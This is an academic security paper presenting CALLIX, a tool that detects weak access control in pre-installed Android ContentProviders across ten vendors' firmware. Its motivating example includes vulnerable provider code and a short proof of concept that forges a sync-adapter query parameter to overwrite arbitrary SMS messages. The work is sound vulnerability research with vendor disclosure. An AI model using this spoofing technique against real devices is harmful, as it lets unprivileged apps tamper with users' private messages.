Beyond Sensitive APIs: Detecting Access Control Flaws at Sensitive Callsites in Android Firmware

Haotian Deng, Meng Hao, Hanxiao Chen, Xinyuan Qian, Guowen Xu, Hongwei Li✉, Chaoshun Zuo✉
University of Electronic Science and Technology of China
h.deng@std.uestc.edu.cn, menghao303@gmail.com, xinyuanqian@outlook.com,
{*hanxiao.chen, guowen.xu, hongweili, chaoshun.zuo*}*@uestc.edu.cn*

***Abstract*—Existing studies of vulnerable pre-installed Android apps identify dangerous behavior by checking whether an app invokes an API from a predefined set of security-sensitive APIs. These sets usually exclude generic APIs to avoid false positives; unfortunately, this misses a class of vulnerabilities in which a generic API, such as a database read, appears benign in general but becomes security-sensitive when operating on protected data, yet is left without sufficient access control. While this class of vulnerabilities appears addressable via access control analysis, existing studies focus only on the presence of checks, not on whether those checks enforce sufficient protection for the operation at a given callsite. In this work, we propose CALLIX, which first assesses callsite sensitivity by jointly analyzing the invoked API functionality and the data involved in the operation, then recovers each security check on the execution path as an explicit security property, and finally introduces the notion of restriction context to decide whether these checks are sufficient for the identified sensitive operation. We evaluated CALLIX on 1,750 distinct pre-installed apps from the 10 top-tier Android vendors as of 2025. In total, CALLIX discovered 819 vulnerable paths across these vendors, 42.1% of which allow reading or modifying private user data through generic database operations. Manual validation of a random 60% sample shows a precision of 95.1%. Many of our findings have been confirmed and rewarded through vendor bug bounty programs.**

I. INTRODUCTION

Android vendors enrich their services with pre-installed apps for system utilities, hardware support, and vendor-specific services [1], [2]. Unlike third-party apps from public markets (e.g., Google Play), these apps often hold elevated privileges and are embedded in the firmware, making them difficult or impossible for users to remove [3], [4]. However, the security consequences of a single vulnerability in pre-installed apps would be amplified across all smartphones shipped by the respective vendor. While numerous approaches have been proposed and have uncovered a wide range of security flaws, including privilege escalation vulnerabilities [4], pre-installed apps remain a highly privileged and persistent attack surface in Android, exposing sensitive data or system capabilities to ordinary third-party apps [4], [5].

✉Corresponding authors.

Network and Distributed System Security (NDSS) Symposium 2027
22–26 March 2027, Seoul, Republic of Korea
ISBN 978-1-970672-09-1
https://dx.doi.org/10.14722/ndss.2027.231311
www.ndss-symposium.org

Among the vulnerabilities continuously reported over the years, a case [6] disclosed by the Polish CERT in mid-2025 raises two limitations that remain largely overlooked in existing studies. In particular, the vulnerable pre-installed app, shipped on popular Android phones, exposes a `ContentProvider` interface that allows any app on the device to extract the user's PIN code without dedicated permissions. Unfortunately, this vulnerability is difficult to capture with existing analyses for two reasons. First, the vulnerable operation is triggered through a generic provider API that is not inherently security-sensitive and is therefore often excluded from predefined sensitive API sets to avoid false positives [4]. However, such an API could become security-sensitive at a particular callsite when it operates on protected user data, i.e., a user's PIN code. Second, although the vulnerable interface may contain access control logic, existing analyses either ignore such branch conditions [4], [7] or treat them mainly as path constraints for reachability reasoning, such as in symbolic execution [8], [9], [10]. Such reasoning can only establish whether a path is feasible instead of whether the conditions along the path provide sufficient authorization for the sensitive behavior.

Inspired by this newly reported vulnerability, we therefore aim to bridge the gap to detect such insufficient access controls on sensitive callsites in `ContentProvider` components, an essential interface for data sharing in Android. To this end, we propose CALLIX, a static analysis framework that aims to identify security-sensitive uses of generic system APIs from the operation they perform and the data involved, and determine whether the access controls along each path provide sufficient protection. CALLIX addresses this problem in three stages. First, it identifies sensitive callsites by jointly characterizing the API's operation and the semantics of the data involved, rather than relying on API identity alone. Second, it recovers each access control check from branch conditions as an explicit security property that captures both the intended validation target and the information used for validation. Third, it introduces the notion of restriction context to determine whether recovered checks are sufficient for the identified operation and data.

We implemented a prototype of CALLIX and evaluated it on 50 firmware images from 10 major Android vendors and 1,750 distinct pre-installed apps. CALLIX identifies 819 vulnerable paths across 424 `ContentProvider`s, showing

that the problem is not a rare corner case confined to isolated apps or vendors. To assess the effectiveness and accuracy of these findings, we manually validate 60%, i.e., 492, randomly sampled paths, where 468 are confirmed true positives, yielding 95.1% precision, and each confirmed path is reproduced with a working proof of concept. We further test whether these advancements stem merely from the underlying LLM by transferring the same static evidence, taxonomies, and sufficiency criteria to a commercial coding agent on a balanced 500-path benchmark. Even on the same `claude-opus-5` backend, the transferred formulation remains 6.6 F1 points behind CALLIX, indicating that the criteria alone are insufficient to reproduce CALLIX's performance and that their structured application also matters. Finally, affected vendors have independently confirmed 278 disclosed reports across 98 providers as of this writing, with some subsequently rewarded or remediated. The remaining reports are under review.

To summarize, this work makes the following contributions:

- **A novel problem.** We report a new problem: insufficient access control at sensitive callsites in pre-installed `ContentProvider` components. In contrast to API-level analyses, which only target security-sensitive APIs, we show that a generic API could become sensitive depending on the operation it performs and the data involved at a particular callsite, which has been overlooked in the literature.
- **A new analysis.** We propose CALLIX, a static analysis framework that identifies sensitive callsites from operation and data semantics, recovers access control checks as explicit security properties, and introduces the notion of restriction context to evaluate whether the recovered checks provide sufficient protection along each sensitive path.
- **Large-scale empirical findings.** We evaluate CALLIX on 1,750 distinct pre-installed apps extracted from 50 firmware images spanning 10 major Android vendors. CALLIX identifies 819 vulnerable paths across 424 `ContentProvider`s. The findings illustrate that the `ContentProvider` interface exposes functionality far beyond conventional data sharing, reaching privileged system operations that could be exploited for varied malicious purposes. Many of our findings have been confirmed by the corresponding vendors and awarded multiple bug bounties.

II. BACKGROUND

A. Pre-installed Apps in Android

An Android firmware image typically contains hundreds of pre-installed apps, e.g., from 200 to 500 in 2019 [4], ranging from the AOSP framework apps maintained by Google to OEM-specific components for connectivity, device management, telephony, and platform UI. Unlike third-party apps that can be downloaded from public app stores (e.g., Google Play), pre-installed apps ship as part of the firmware and may hold permissions unavailable to ordinary apps, allowing them to access privileged system APIs and implement core system or vendor functionality [3], [4]. Since they are integrated into the firmware, users usually cannot uninstall them through ordinary app-management mechanisms, and a flaw in such an app can persist on devices until the vendor distributes an update.

B. `ContentProvider` in Android

The `ContentProvider` is Android's primary component for mediating cross-app data sharing. It exposes app-managed data through a unified `URI`-based interface, through which other apps or components can access provider-managed resources in a structured manner. In addition, instead of directly exposing files, databases, or internal storage paths, the `ContentProvider` abstracts the underlying storage implementation and provides the following standardized operations for external access [11]:

- `ContentProvider.query()` returns records that match a given `URI` to the caller.
- `ContentProvider.insert()` adds new records and returns the `URI` of the created resource.
- `ContentProvider.update()` modifies existing records identified by a `URI`.
- `ContentProvider.delete()` removes matching records from the underlying storage.
- `ContentProvider.openFile()` returns a file descriptor for the resource identified by the `URI`.
- `ContentProvider.getType()` returns the MIME type of the data identified by the given `URI`.
- `ContentProvider.call()` exposes provider-defined operations outside the standard CRUD semantics [12].

Although these entry points are standardized, their concrete semantics are determined by the provider's implementation, which maps `URI`s, method names, and arguments to database records, files, privileged operations, or other application-specific resources. Client apps typically interact with a `ContentProvider` through the Android `ContentResolver`. Each `ContentProvider` is identified by a unique `authority` and exposes resources using `URI`s of the form `content://authority/path/id`. Such `URI`s specify both the target provider (by `authority`) and the particular data resource (by `path`) to be accessed. The Android framework is responsible for resolving the provider, dispatching the request through inter-process communication, and enforcing access control checks [11], [13].

C. Access Control for `ContentProvider`

In Android, `ContentProvider` can enforce its preferred access control statically via declaration in the `Manifest` file or dynamically via code implementation [13], [14].

Static access control. There are several access restrictions that could be declared in the `Manifest`. Specifically, developers can configure the attribute `android:exported` to restrict the provider's external accessibility, the attribute `android:permission` for identity authentication, and the attributes `android:readPermission` and `android:writePermission` to regulate read and write operations, respectively [14]. Developers can also use `<path-permission>` to assign permissions to specific `URI` paths for fine-grained access restrictions [14]. In

addition, there are different permission levels. In particular, `normal` permissions are granted automatically to any app that requests them at install time; `dangerous` permissions are runtime permissions granted only with explicit user consent; and `signature` permissions restrict access to apps signed with the same certificate as the app that declares the permission [13]. To refine the conditions under which a permission may be granted, Android further supports optional protection-level flags such as `privileged`, `preinstalled`, and `development`.

Dynamic access control. Unlike static access control, which is explicitly specified by Android documentation [14], such dynamic checks are largely implementation-defined and may vary across providers. For example, it can check whether the caller holds a required permission, e.g., `checkCallingPermission()`, leverage `enforceUriPermission()` to verify whether temporary `URI`-specific access has been granted [15], or rely on ad hoc conditions derived from request fields, caller metadata, or hardcoded values. This flexibility enables provider-specific authorization, but it can also introduce vulnerabilities when the implemented checks are incomplete, inconsistent, or based on attacker-controlled inputs.

III. Overview

A. Motivating Example

This section uses a real-world example verified by the vendor to illustrate our research problem, i.e., insufficient access control on sensitive callsites in `ContentProvider`. As shown in Listing 1, this vulnerability resides in `ContentProviderX`, which inherits from `ContentProvider` (see line 7) within a pre-installed Messaging app shipped on hundreds of millions of devices. Our vulnerability disclosure communications with the vendor revealed that this component serves as a generic interface for managing the rich communication service (RCS), which delivers services similar to those of the iMessage app in iOS, and it thus provides functions for reading and writing the database. While intended to assist database operations, its implementation fails to enforce sufficient access restrictions, *leading to an integrity violation that allows a third-party app to modify SMS or MMS messages on the device without authorization*.

Specifically, `ContentProviderX` is declared in the `Manifest` file (line 2 – line 5), where it is specified as accessible to external components (line 4) with a `READ_SMS` permission (line 5), indicating its restrictions on "read" operations. However, it provides a "write" operation in the method `update` (line 8 – line 26) that ultimately leverages `SQLiteDatabase.update` (line 25) to modify all SMS and MMS messages stored in the database. Typically, APIs for database operations are restricted to prevent unauthorized manipulation. While this `ContentProviderX.update` method indeed enforces access control, it is limited to checking whether certain business logic is satisfied (see line 15 – line 22), together with a caller-supplied `URI` parameter through which the caller merely claims to be a sync adapter,

```
1  <!-- AndroidManifest.xml -->
2  <provider android:name=".ContentProviderX"
3            android:authorities="rms_db"
4            android:exported="true"
5            android:readPermission="android.permission.READ_SMS"/>
6
7  public class ContentProviderX extends ContentProvider {
8      public int update(Uri uri, ContentValues values,
9                        String where, String[] args) {
10         SQLiteDatabase db = mOpenHelper.getWritableDatabase();
11         boolean isSync   = MmsSmsUtils.callerIsSyncAdapter(uri);
12         boolean blocked  = MmsSmsUtils.hasBlockedFlag(uri)
13                         || values.containsKey("block_type");
14
15         if (!isSync && !blocked
16             && (values.containsKey("is_deleted")
17              || values.containsKey("sync_state")
18              || values.containsKey("need_download"))) {
19             throw new IllegalArgumentException(
20                 "The non-sync-callers should not specify "
21               + "IS_DELETED, SYNC_STATE OR NEED_DOWNLOAD "
22               + "in values.");
23         }
24
25         return db.update("rms_db", values, where, args);
26     }
27     ...
28 }
29
30 class MmsSmsUtils {
31     static final boolean SUPPORT_SYNC_ADAPTER = true;
32
33     public static boolean callerIsSyncAdapter(Uri uri) {
34         return SUPPORT_SYNC_ADAPTER && readBooleanQueryParameter(
35                     uri, "caller_is_syncadapter", false);
36     }
37
38     public static boolean hasBlockedFlag(Uri uri) {
39         return readBooleanQueryParameter(
40                     uri, "blocked_flag", false);
41     }
42     ...
43 }
```

Listing 1: Mismatched checks on a pre-installed Messaging app shipped on hundreds of millions of devices.

```
1 ContentValues values = new ContentValues();
2 values.put("rms_body",      "forged by attacker");
3 values.put("is_deleted",    1);
4 values.put("sync_state",    0);
5 values.put("need_download", 1);
6
7 Uri uri = Uri.parse("content://rms_db/rms_log"
8     + "?caller_is_syncadapter=true");
9 ctx.getContentResolver().update(uri, values, "_id=43", null);
```

Listing 2: Proof of concept for Listing 1.

without authenticating the identity. Given the absence of restrictions for the "write" operation declared in the `Manifest`, this interface allows an external component to access and further modify the database.

As shown in Listing 2, this hypothesized integrity violation has been verified by our attempt to modify the content of an arbitrary SMS via a forged request. In particular, we first forge an instance of `ContentValues` and initialize it with a crafted text (line 2) to overwrite the content of an arbitrary SMS, together with sync-only properties that the provider rejects from non-sync callers (line 3 – line 5). Next, we forge the sync-adapter identity simply by appending the caller-controlled query parameter `caller_is_syncadapter=true` to the `URI` at line 8. Since `callerIsSyncAdapter()` trusts this parameter alone (line 33 – line 35), `isSync` holds and thus short-circuits the check at line 15 – line 22, so the update of these

sync-only properties succeeds, and finally we issue our forged malicious update request by specifying the `id` of the arbitrary SMS to be modified at line 9. This attack indicates that the enforced access control is insufficient to protect the interface, as it lacks identity authentication for a generic API whose malicious intent is buried in this particular context specified by its functionality and argument semantics.

B. Challenges

We have identified three major challenges in addressing the research problem illustrated by the motivating example above.

C1: How to accurately identify the sensitive callsite. The sensitive callsite discussed in this study refers to a system API within an externally accessible `ContentProvider`, which is internally reachable and feasible from a public interface of the provider. `SQLiteDatabase.update` shown in the motivating example (§III-A) is such an example. It could be used for common and harmless operations if updating sanitized information, but it can also lead to risky operations if it updates private user data, e.g., personal messages. Unlike APIs chosen as sinks in related taint-analysis-based approaches [16], [17], [4], the sensitivity of the API callsites in our study is based not only on their functionality but also on their argument semantics. Unfortunately, limited attempts have been made to identify such sensitive callsites; they are often excluded due to the potentially unacceptable false positive rate [4], [7]. In addition, understanding their argument semantics is a longstanding challenge, as they may be buried within the complex operations of the database, which may also lead to an unacceptable false positive rate [7], [18].

C2: How to resolve the semantics of enforced access control. After identifying the sensitive callsite, the next step is to understand which property and aspect have been enforced with access control. Specifically, unlike prior work that mainly focuses on reachability or taint-path discovery [4], [7], [16], [17], or treats branch conditions as path constraints for feasibility validation [8], [9], [10], this task requires understanding the purpose of an access control and translating it into formal security properties. It is challenging because limited attempts have been made to construct those properties, and whether such a translation is feasible remains unknown.

C3: How to reason about and identify insufficient access control. After finding sensitive callsites and obtaining their associated access control, we evaluate whether those access restrictions are sufficient. To this end, a reliable strategy is needed to reason about and justify such an insufficiency. However, it requires diverse domain knowledge, including a widely recognized standard in related vulnerability identification [19], [20], [21], app-specific context in Android, and reliable semantic reasoning procedures, which are currently missing and remain unknown in the literature.

C. Threat Model and Scope

CALLIX focuses exclusively on the vulnerabilities found in `ContentProviders` within pre-installed apps due to insufficient access control. Therefore, vulnerable access controls in other Android components like `service` are out of scope. This insufficiency may result from the absence of access control, the lack of restrictions on certain operations (e.g., restricting only read operations while leaving write operations unrestricted), or restrictions based on unreliable information, such as identity verification that relies on easily forgeable package names. In addition, following the line of study for pre-installed apps [4], we assume the attackers can only control an unprivileged app, e.g., a third-party app from a public market. Such an app can only hold permissions that can be obtained without runtime user interaction, i.e., permissions that every app receives automatically at install time. Moreover, it can interact with a pre-installed app's externally accessible `ContentProvider` via `ContentResolver` calls over Binder IPC.

IV. DETAILED DESIGN

Figure 1 presents an overview of CALLIX, which includes a three-stage pipeline to address the technical challenges summarized in §III-B. This section explains the details of the implementations following the execution order. In particular, we first describe how to locate the sensitive callsite in `ContentProviders` in §IV-A, then explain how to recover the access control logic to restrict access to these interfaces in §IV-B, and finally present how to reason about insufficient restrictions from the outcome of the previous two procedures in §IV-C.

A. Sensitive Callsite Identification

The objective of this stage is to identify sensitive callsites within `ContentProviders`. As mentioned in §III-B, a sensitive callsite is a generic system API within an externally accessible provider that could be used for risky functionality depending on its operations and argument semantics. In addition, there should exist a reachable and feasible path from a public interface of that provider to the generic API. Since limited attempts have been made to evaluate the sensitivity of our focused callsite, we first propose a novel assessment approach and then present a new suite of techniques to identify all interfaces that meet the required properties.

Callsite sensitivity assessment. Motivated by the criteria that Google used to assess the severity of a vulnerability [19], we propose to characterize each callsite's sensitivity as a two-label structure. One label reflects the callsite's functionality category, while the other indicates the category of data involved in the operation. Specifically, we derive the callsite's functionality from the API's documentation and interpret the involved data based on the argument semantics.

Table I summarizes the categories we identified from the official criteria for vulnerability recognition issued by leading Android vendors, including Google [19], Samsung [20], and Xiaomi [21]. In particular, as shown in Table Ia, we classify three operation categories of system APIs serving as the interface in `ContentProvider`: *(i) configurations* that modify the configuration of security-relevant state, *(ii) function execution* that executes a particular behavior, and




Fig. 1: Design overview of CALLIX.

(iii) database manipulations that include basic database operations (e.g., update a table). Similarly, we classify four privileged and three unprivileged data properties (presented in Table Ib). In particular, the privileged properties are *(i)* device credentials ($P1$), such as TEE secrets and SE keys, *(ii)* system critical state ($P2$), e.g., verified boot, *(iii)* system critical settings ($P3$), such as security configuration, and *(iv)* user privacy ($P4$), such as messages, contacts, and location. The unprivileged properties, in contrast, cover low-sensitivity data such as the device model. Together, the operation and data categories provide the semantic context for determining whether a callsite is security-sensitive under the criteria of these vendors (Table Ic).[1]

Sensitive callsite identification. To characterize each callsite's sensitivity, we need to address the functionality of an API and the semantics of its arguments. While an API's functionality could be derived from its documentation, the argument semantics may be only resolvable from the code. In addition, we also have to verify the presence of a reachable and feasible path from a public interface of an externally accessible provider to such an API.

Considering that the configuration of a `ContentProvider` is declared in the `Manifest` file, CALLIX first scans this file to recognize all externally accessible providers by checking whether the attribute `android:exported` is explicitly set to "`true`". Next, for each system API within an externally accessible provider, CALLIX applies call-graph reachability analysis to verify the presence of a reachable path to such an API. Meanwhile, it collects all branch conditions in the path to evaluate its feasibility. Then, CALLIX applies backward slicing to resolve the semantics of the API's arguments to characterize its sensitivity according to our newly proposed assessment approach, alongside the API's functionality derived from official documentation. Finally, it can identify all sensitive callsites by verifying if they meet all required properties.

Since the same callsite may be reached through different paths with different argument values and branch conditions, CALLIX analyzes one path at a time. For every API argument, it performs path-guided backward slicing along the recorded call chain, retaining only the statements that determine the argument along the analyzed path rather than aggregating evidence across all paths reaching the same callsite. Meanwhile, CALLIX collects the branch conditions that control whether execution reaches the callsite. For each condition, it records

[1]Two researchers independently open-coded the security-consequence statements in these criteria without a predefined label set, normalized labels with equivalent security semantics, and a third researcher adjudicated the remaining disagreements; the result was frozen before any corpus-level analysis.

	Category	Definition (examples)
$O1$	Configuration Modification	Modify configuration affecting behavior.
$O2$	Function Execution	Trigger execution (e.g., upload, call).
$O3$	Database Manipulation	Create, read, update, delete.

(a) Operation categories.

	Category	Definition (examples)
Privileged data		
$P1$	Device Credential	Disclosure enables impersonation/irreversible compromise (TEE/SE secrets, auth tokens).
$P2$	System Critical State	OS security-relevant state; integrity-protected even if readable (lock/auth state, verified-boot).
$P3$	System Critical Setting	Persistent config/policy that gates security/authorization (secure settings, allowlists, trust stores).
$P4$	User Privacy	User content/identifiers protected by permission/consent (contacts, location, messages, photos).
Unprivileged data		
$U1$	Runtime / Telemetry	Dynamic low-sensitivity signals commonly available (battery, network type, locale/timezone).
$U2$	Default / Static Metadata	Public constants or device metadata (SDK version, device model, default resources, public endpoints).
$U3$	Sentinel / Error-as-Data	Placeholder/absence/error values that steer logic but carry low sensitivity (`null`, `-1`, `UNKNOWN`, errno).

(b) Data categories.

Oper.\Data	$P1$	$P2$	$P3$	$P4$	$U1$	$U2$	$U3$
$O1$	●●	●●	●◐	●○	●○	◐○	○○
$O2$	●●	●●	●◐	●◐	●○	○○	○○
$O3$	●●	●◐	●○	●○	○○	○○	○○

(c) Severity of each operation×data pair.

Note. Severity in (c): ●● Critical, ●◐ High, ●○ Moderate, ◐○ Low, ○○ Ignore. Privilegedness in (b) is by confidentiality and/or integrity impact; $P2$ may be readable but must not be modified via unprivileged paths.

TABLE I: Taxonomy of categories and the severity carried by each operation×data pair.

(a) Stage 1: Callsite Sensitivity

INPUT	API signature and path-specific argument slices.
RULE	**1.** Recover the concrete operation and affected data. **2.** Map them to $O1$–$O3$ and $P1$–$P4$/$U1$–$U3$. **3.** Accept only when a cited slice supports the decision.
OUTPUT	*structured JSON*
Decision	Sensitive or nonsensitive, with rationale.
Semantics	Concrete operation × data with taxonomy labels.
Grounding	Cited slice(s) supporting the decision.

`fields: sensitivity; reasoning; sensitive_exec; evidence`

(b) Stage 2: Check Semantics

INPUT	Branch expression and backward slices for both operands.
RULE	**1.** Identify both compared objects and their sources. **2.** Preserve the exact comparison API or operator. **3.** Classify its purpose and cite the supporting slices.
OUTPUT	*structured JSON*
Objects	Meaning and source of each compared value.
Method	Exact API/operator, e.g., `equalsIgnoreCase()`, `equals()`, `startsWith()`, or `contains()`.
Purpose	Authentication, authorization, or other, with rationale.
Grounding	Branch expression and the cited slices of both operands.

`fields: purpose; reasoning; mechanism; evidence`

(c) Stage 3: Protection Sufficiency

INPUT	Sensitive execution and call chain, manifest restrictions, and structured path checks from Stage 2.
RULE	**1.** Mark a restriction as covered only if it constrains the Stage 1 operation × data. **2.** If covered, mark it sufficient only if its authority cannot be controlled or forged by the attacker. **3.** Aggregate all per-restriction results into the path verdict.
OUTPUT	*structured JSON*
Coverage	Covered when at least one restriction constrains the Stage 1 operation × data.
Verdict	(a) `sufficient`: at least one covering restriction uses authority evidence that the attacker cannot control or forge. (b) `insufficient`: coverage exists, but no covering restriction meets (a). (c) `not_applied`: no restriction covers.
Audit trail	Source, target, authority, and decision for each restriction.

`fields: coverage; sufficiency; reasoning; protections`

Fig. 2: Semantic contracts for the three LLM-assisted stages. Each separates input, rule, human-readable output, and JSON fields; Appendix B gives the detailed prompts.

the branch that continues execution toward the callsite and the branch that prevents such execution. The resulting argument slices and branch conditions provide path-specific evidence for resolving data semantics and path feasibility.

Resolving argument semantics remains challenging because the meaning of an argument may be distributed across multiple statements, methods, and data sources rather than appearing explicitly at the callsite. Therefore, instead of relying on API-specific heuristic rules, we leverage the LLM, which has been shown to be effective in interpreting program semantics [22], [23], with a carefully designed prompt to interpret the extracted argument evidence. Recent studies have shown that LLMs can assist program-analysis reasoning [24], [25]; therefore, we provide the collected branch conditions to the LLM and ask whether they can be jointly satisfied along the analyzed path.

Figure 2(a) summarizes the prompt used for callsite sensitivity assessment. Given an Android system API call and the corresponding argument, the prompt asks the LLM to combine the API signature with backward slices of its arguments. These slices indicate what resources or data the arguments refer to and where their values come from, following similar approaches [7]. The LLM then maps them to an operation category ($O1$–$O3$) and a data category ($P1$–$P4$ or $U1$–$U3$), and decides whether the callsite is `sensitive` or `nonsensitive`. The output presents the sensitivity assessment, a brief explanation of why it makes such a decision (i.e., reasoning), the identified sensitive execution tuple, and the relevant backward-slice informative elements (i.e., evidence).

B. Access Control Logic Recovery

Having identified sensitive callsites and obtained the corresponding sensitive paths in `ContentProviders`, CALLIX next attempts to recover access control mechanisms, i.e., branch conditions, enforced along the path to each interface. In other words, it recovers the checks on this path. In particular, we have to resolve the semantics of such branch conditions to uncover the access control purposes and then translate them into security properties that specify their purpose and the information they depend on. For example, `<authentication, package_name>` represents a branch condition to leverage the package name for identity authentication. Similar to the challenge in the previous task, limited attempts have been made to map branch conditions to access control security properties. Therefore, following the same idea, we refer to the official criteria mentioned above, summarize a list of security properties, and use an LLM to translate the branches into such properties.

Figure 2(b) summarizes the prompt used for recovering access control mechanisms based on branch conditions on a reachable and feasible path from a public interface of an externally accessible provider to such a callsite. The prompt asks the LLM to classify the security purpose of each branch condition based on the original condition, the left-hand-side slice, and the right-hand-side slice. These security purposes include `authentication` that checks identity, such as UID or signature, `authorization` that determines whether the caller is allowed to perform an operation, and `other` if no access control mechanism is identified. The output includes the classified purpose, structured mechanism, explanation, and supporting slice evidence.

C. Restriction Context and Sufficiency Reasoning

The last stage of CALLIX is to determine whether the recovered restrictions are sufficient. In other words, we have to reasonably determine and verify the mismatch between the properties required to secure a specific operation on a specific piece of data and the properties provided by the operation restrictions. However, the official guideline does not provide concrete rules but rather vague expressions that are extremely difficult to extract deterministic rules from. Fortunately, an LLM is a great fit here for reasoning about this insufficiency

like an expert. Therefore, we leverage an LLM alongside crafted prompts.

Figure 2(c) shows the prompt used for assessing the presence of insufficient protections. In particular, the LLM is fed with the output from the previous two components and is asked to make decisions. A protection is considered `uncovered` if it applies only to an unrelated operation or data; otherwise, it will be `covered` only if it protects the same sensitive operation and affected data. In the latter case, the LLM is further asked to decide whether it is `sufficient`. A protection is `sufficient` if it relies on a trusted Android protection mechanism, such as manifest permissions above the normal protection level, resource-matching permission checks, UID checks, or signature checks. It is `insufficient` if it only depends on caller-controlled data, checks an unrelated property, or does not enforce real access control [26], [27]. If no protection covers the sensitive execution, sufficiency is marked as `not_applied`. The output details the coverage verdict, sufficiency verdict, reasoning, sensitive execution, call chain, and evaluated protections.

D. Implementation

Firmware unpacking and pre-installed app extraction. CALLIX takes as input the pre-installed apps extracted from a firmware package. As vendors ship firmware in mutually incompatible containers, we implement a multi-stage extraction procedure driven by magic-number probing. We first unwrap the outer container, e.g., an A/B OTA package carrying `payload.bin`, a Samsung `tar.md5` bundle, an Honor `UPDATE.APP` archive, or a plain archive of partition images, into a set of partition images. We then normalize the images: LZ4-compressed payloads are decompressed; chunked and sparse images are converted to raw ones; and a dynamic `super` image is further split into its constituent logical partitions. Each raw image is finally identified as EROFS or Ext4 by its superblock magic and unpacked into a file-system tree. From the trees of the pre-installed partitions, both standard AOSP ones (`/system`, `/system_ext`, `/product`, `/vendor`) and vendor-customized ones (`/mi_ext`, `/my_product`), we collect every APK and framework JAR, additionally unpacking APEX payloads (decompressing `.capex` when present) to include the APKs and JARs they carry.

Program analysis and LLM assistance. CALLIX is built upon existing program-analysis infrastructure while implementing the task-specific analyses required by our design. Specifically, we leverage Soot [28] for the Jimple intermediate representation and related program-analysis utilities, and use FlowDroid [16] solely as a lifecycle-aware call-graph front end. Unlike prior work that directly relies on generic taint-analysis or slicing frameworks, CALLIX implements its own path-specific evidence extraction, including path enumeration from public provider interfaces, argument slicing along individual call paths, and control-dependence analysis for recovering security checks. These components generate the program evidence consumed by the later LLM-based reasoning stages. We use DeepSeek [29] as the default LLM backend and LangChain [30] to orchestrate the prompting and parse the structured JSON outputs.

Metric	Value
Corpus and exposed interfaces	
Σ # Firmware images	50
Σ # Pre-installed apps	20,006
Σ # Dedup. apps w/ ext. `ContentProviders`	1,750
Σ # Externally accessible `ContentProviders`	2,729
Σ # Public interfaces	13,131
Path and access control analysis	
Σ # Reachable paths	237,118
Σ # Access control branch conditions	10,950
Vulnerability findings	
Σ # Reported paths	819
Σ # Affected `ContentProviders`	424
Σ # Affected apps	197
Σ # Affected vendors	10
Efficiency and cost	
# Avg. preprocessing time per firmware	16.2 min
# Avg. analysis time per provider	7.2 min
# Avg. LLM tokens per provider (in/out)	0.20M / 0.06M
# Avg. LLM cost per provider (DeepSeek)	US$0.12

TABLE II: Overall experimental results.

V. EVALUATION

In this section, we conduct a large-scale empirical study using CALLIX to investigate the prevalence of access control flaws in top-tier Android vendor firmware images, and subsequently evaluate its effectiveness.[2]

A. Experiment Setup

Firmware and pre-installed app collection. We extract the pre-installed apps from the up-to-date firmware of 10 influential vendors, including Google and other top vendors of 2025 [31], and we collect 5 firmware images from each vendor. Our primary source is Android Dumps [32], which provides broad vendor coverage, recent images, and build fingerprints. We also use stock firmware indexed by FirmwareDrive [33] if a firmware cannot be found in Android Dumps.

Environment. All experiments were conducted on an Ubuntu 20.04 server with 152 CPU threads and 1 TB RAM.

LLM configuration. To ensure reproducibility, we set the temperature to 0 for the DeepSeek and Gemini models and use the default settings for the models and agents from Claude because they do not expose all decoding parameters.

B. Prevalence in the Wild

Table II presents the overall statistics of our experiment where we apply CALLIX to 20,006 pre-installed apps extracted from 50 firmware images collected from 10 Android

[2]Appendix A connects these results to representative vendor-acknowledged cases and working proofs of concept.

Vendor	#FWs	#Pre-installed Apps		#Dedup. Apps w/ Ext. CPs			#Dedup.	#Public	#Reachable
		All	w/ Ext. CPs	All	AOSP	Non-AOSP	CPs	Interfaces	Paths
Google	5	1,725	192	103	25	78	150	721	14,161
Samsung	5	2,430	660	209	22	187	401	2,003	21,080
Xiaomi	5	2,199	471	219	34	185	440	1,902	23,457
OPPO	5	2,088	371	175	25	150	297	1,617	34,451
vivo	5	1,700	270	143	26	117	190	1,018	22,880
realme	5	2,123	451	209	29	180	357	1,631	27,998
Honor	5	2,059	279	149	25	124	212	1,077	25,068
Infinix	5	1,894	375	167	30	137	188	879	23,355
Tecno	5	1,482	294	216	32	184	255	1,008	19,349
Motorola	5	2,306	318	160	26	134	239	1,275	25,319
Total	**50**	**20,006**	**3,681**	**1,750**	**274**	**1,476**	**2,729**	**13,131**	**237,118**

Note. FW denotes firmware image; CP denotes `ContentProvider`; Ext. CP denotes an externally accessible `ContentProvider`. Deduplication is performed per vendor. Apps are deduplicated by package name, and CPs are deduplicated by package and component name.

TABLE III: Per-vendor app and `ContentProvider` statistics.

